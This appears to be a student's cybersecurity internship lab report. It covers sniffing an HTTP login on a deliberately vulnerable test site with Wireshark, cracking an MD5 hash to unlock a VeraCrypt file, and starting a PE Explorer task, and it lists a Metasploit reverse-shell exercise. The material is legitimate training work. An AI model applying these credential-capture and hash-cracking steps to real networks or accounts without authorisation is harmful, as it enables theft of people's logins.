  In http protocol info of the post request for login , right click and follow http stream.



- STEP-6:-
  Analyze request for login , noting the client and server .



- STEP-7:-
  It shows the detail about the username and password.



➢ **Mitigation:-**

- Limit who can install and use Wireshark on your network. Restricting access to authorized personnel like network administrators and security professionals helps prevent unauthorized capture of traffic.
- Segmenting your network creates separate zones for different types of traffic. This limits the amount of sensitive data that can be seen by someone capturing packets on a specific segment
- Implement strong encryption protocols like HTTPS and SSH to scramble data transmissions. This makes it much more difficult for someone using Wireshark to see the actual content being transmitted.
- Use switch port security features to restrict unauthorized devices from connecting to specific network ports. This can help prevent unauthorized users from capturing traffic.
- If Wireshark use is authorized, establish clear policies about what type of traffic can be captured and how the captured data should be handled. This helps ensure responsible use of the tool.

➢ **Conclusion :-**

- For finding the login activity or other sensitive information about the wrbsite :-
- Focus on unencrypted protocols: Look for logins happening over protocols like HTTP (unencrypted) or Telnet (unencrypted). Even then, the password might be hashed for some protection.
- Limited effectiveness**:** With HTTPS being the norm, finding readable login information is uncommon

- Filter for packets containing login related protocols (e.g., HTTP) and keywords like "login" or "POST" (common for submitting login forms). **:** Even in unencrypted logins, the password might be obfuscated. Never assume captured data is a plain-text password.

- Analyze the packet flow during a login attempt to see where the process breaks down (e.g., incorrect credentials, server error) Ensure a login attempt resulted in a successful authentication response from the server.

- Here is the log in information of http://testphp.vulnweb.com website.

  User Name:- princy

  Password:- Test

Intermediate Level Tasks

Task No	Description	Page No
1	A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it.The veracrypt setup file will be provided to you.	21
2	An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot.	26
3	Create a payload using Metasploit and make a reverse shell connection from a Windows 10 machine in your virtual machine setup.	33

Princy soni
14th may 2024

Task:-1


- **AIM:-** A file is encrypted using Veracrypt (A disk encryption tool). The password to access the file is encrypted in a hash format and provided to you in the drive with the name encoded.txt. Decode the password and enter in the vera crypt to unlock the file and find the secret code in it.The veracrypt setup file will be provided to you.

- **Executive summary**:-


- VeraCrypt is a free and open-source tool that lets you encrypt your data on your computer. It can create encrypted containers that work like regular disks, or it can encrypt entire partitions or hard drives. VeraCrypt is considered to be very secure, and it offers a number of features to protect your data, including plausible deniability, which means that you can deny the existence of an encrypted volume. VeraCrypt is available for Windows, macOS, Linux, and FreeBSD.

- **Requirements:-** online tool for decrypt password, VeraCrypt, encoded.txt file , windows operating system, standard computer system with network connection


- **Methodology:-**
  - STEP-1:-
    Download required files.




- STEP-2:-
  Open encoded.txt and copy hash encrypted password.
- 482c811da5d5b4bc6d497ffa98491e38



- STEP-3:-
  Now open browser and search for online decryption tool and open hash tool to decrypt the password







- Encrypted password:- 482c811da5d5b4bc6d497ffa98491e38
- Password:- password123
- Encrypt using MD5

- STEP:-4


  Once the password is decrypted , open veracrypt application .




- STEP-5:-
  Now select the file shadowfox



- STEP-6:-
  Now enter password:- password123 and click ok



- STEP-7:-
  Now click on file you will find the secret code



- Secret code is:- never giveup.

➢ Conclusion :-

- Password:- password123
- Secret code:-never giveup

- Encryption and Decryption are two sides of the same coin. Encryption scrambles data using a secret key, making it unreadable. Decryption uses the same key to turn the scrambled data back into its original form.
- Password is a secret string of characters used to authenticate a user. When you log in to a system, your password is compared to a stored version (often encrypted or hashed).
- Hash (like MD5) is a one-way function that converts data into a unique string of characters. Unlike encryption, you cannot reverse a hash to get the original data.

Princy soni
14th may 2024

Task:-2


- **AIM:-** An executable file of veracrypt will be provided to you. Find the address of the entry point of the executable using PE explorer tool and provide the value as the answer as a screenshot

- **Executive summary**:-


- PE Explorer is a software tool designed for examining and modifying the inner workings of executable files (EXE) and Dynamic Link Libraries (DLLs) on Windows systems.
- Reverse Engineering**:** By examining an executable's code and resources, programmers can gain insights into how the program works.
- Malware Analysis**:** Security professionals can use PE Explorer to analyze suspicious files and identify potential malware.
- Debugging**:** Developers can leverage PE Explorer to troubleshoot issues within their own programs by examining the loaded modules and their interactions.


- **Requirements**: VeraCrypt , pe explorer , windows operating system, standard computer system with network connection

- **Methodology:-**
  - STEP-1:-
    Open pe explorer in your laptop.




- STEP-2:-
  Click on the file and select shadowfox veracrypt file.

